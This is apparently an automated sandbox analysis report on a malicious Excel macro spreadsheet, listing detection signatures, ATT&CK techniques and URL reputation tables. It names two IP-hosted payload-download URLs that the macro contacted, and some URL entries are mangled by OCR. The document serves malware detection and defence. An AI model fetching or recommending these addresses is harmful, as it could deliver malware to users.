ID: 412131
Sample Name: Copy-384955799-05102021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:36:50
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Copy-384955799-05102021.xlsm

Overview


General Information

Sample Name:	Copy-384955799-05102021.xlsm
Analysis ID:	412131
MD5:	3a3aae5975bd4a..
SHA1:	4ff9eafa51cdd8d…
SHA256:	bba463e9f1b1044.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma…
- Yara detected Obfuscated Macro In …
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Found malicious URLs in unpacked …
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7040 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas


Data Obfuscation:

Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://185.14.31.59/	3%	Virustotal		Browse
http://185.14.31.59/	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://167.114.48.59/44313,6048108796.dat	9%	Virustotal		Browse
http://167.114.48.59/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://185.14.31.59/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://167.114.48.59/44313,6048108796.dat	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.14.31.59/44313,6048108796.dat	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://login.microsoftonline.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://shell.suite.office.com:1443	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://autodiscover-s.outlook.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://cdn.entity.	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://powerlift.acompli.net	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://lookup.onenote.com/lookup/geolocation/v1	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://cortana.ai	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://api.aadrm.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://api.microsoftstream.com/api/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://cr.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://graph.ppe.windows.net	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://185.14.31.59/	before.4.91.29.sheet.csv_unpack	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://officeci.azurewebsites.net/api/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://store.office.cn/addinstemplate	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.odwebp.svc.ms	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://web.microsoftstream.com/video/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://graph.windows.net	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://dataservice.o365filtering.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://ncus.contentsync.	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://weather.service.msn.com/data.aspx	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://apis.live.net/v5.0/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://management.azure.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://wus2.contentsync.	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://api.office.net	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://entitlement.diagnostics.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://outlook.office.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://templatelogging.office.com/client/log	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://outlook.office365.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://webshell.suite.office.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://management.azure.com/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://devnull.onenote.com	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false		high
http://https://ncus.pagecontentsync.	89B4D802-5FE5-4832-8A2A-1145B195F850.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
